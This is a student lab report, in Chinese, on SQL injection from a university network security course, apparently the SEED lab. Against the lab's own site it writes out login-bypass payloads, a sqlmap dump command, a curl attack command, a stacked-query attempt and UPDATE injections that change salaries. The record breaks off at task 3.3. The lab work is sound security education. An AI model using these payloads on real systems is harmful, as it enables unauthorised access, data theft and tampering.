
|  |
| --- |
| 哈尔滨工业大学（深圳） |
| 《网络与系统安全》 实验报告《网络与系统安全》 实验报告《网络与系统安全》 实验报告《网络与系统安全》 实验报告 |
|  |
| 实验三  SQL注入 实验注入 实验SQL注入 实验SQL注入 实验  学 院: 计算机科学与技术学院   |  |  | | --- | --- | | 姓 名: | 梁鑫嵘 | | 学 号: | 200110619 | | 专 业: | 计算机科学与技术专业 | | 日 期: | 2023年4月 | |

# 一、实验过程


每个实验步骤（共9个小任务（任务1.1、1.2，任务2.1、2.2、2.3，任务3.1、3.2、3.3，任务4））要求有具体截图和分析说明。


**\*\*任务1.1\*\*** 运行上述命令后，需要使用SQL命令打印员工Alice的所有概要信息。请提供你的结果截图。

SELECT \* from credential WHERE name="Alice";



**\*\*任务1.2\*\*** 运行上述命令后，可以将credential中的所有信息dump下来。请提供你的结果截图，并根据第一条命令找出可以注入的信息点。

观察PHP中使用的 SQL 语句，可以在 admin=$… 这里注入信息，例如：


username=’admin’ or ’1

得到admin的hashed 密码。

使用sqlmap进行注入：

sqlmap -u "http://www.seed-server.com/unsafe\_home.php?username=admin&Password=" -D sqllab\_users -T credential --dump

得到了目标库表的全部信息。




**\*\*任务2.1\*\***:网页SQL注入攻击。利用Admin账户，可以尝试使用其他账户。

输入 username=’admin’ or ‘1，得到的链接为：

[http://www.seed-server.com/unsafe\_home.php?username=admin%27+or+%271&Password](http://www.seed-server.com/unsafe_home.php?username=admin'+or+'1&Password)=


结果为：

得到了整个数据库的用户信息。

**\*\*任务2.2\*\***:命令行SQL注入攻击。利用curl命令进行攻击

curl http://www.seed-server.com/unsafe\_home.php\?username\=admin%27+or+%271\&Password\= -s | grep Admin

得到结果：

通过解析 HTML 内容即可得到对应信息。


**\*\*任务2.3\*\***:追加一条新的SQL语句。请尝试通过登录页面运行两条SQL语句,并说明是否能够获取到信息。

尝试在原来的 SQL 语句中构造注入：

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname, Password


FROM credential WHERE name= 'admin' or 1=1; select \* from credential; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd8';

在 mysql shell 中测试：

成功执行了两条指令。


尝试在浏览器中在线注入：

http://www.seed-server.com/unsafe\_home.php?username=admin%27+or+1%3D1%3B+select+\*+from+credential%3B+%23&Password=


注入失败。可能是 PHP 的 MySQL 驱动并不能支持用$conn→queue()来执行多条SQL语句。

**\*\*任务3.1\*\***:修改自己的工资。


首先登录为 Alice：



在 nickname 输入：

bad girl', salary=999999999 where id=6; #

得到修改后的结果：




**\*\*任务3.2\*\***:修改其他人的工资。

修改Body的工资，从之前的信息得知Body的id是2，则在NickName输入：

bad boss', salary=1 where id=2; #

查看数据库内信息，成功修改。


****


**\*\*任务3.3\*\***:修改他人密码。

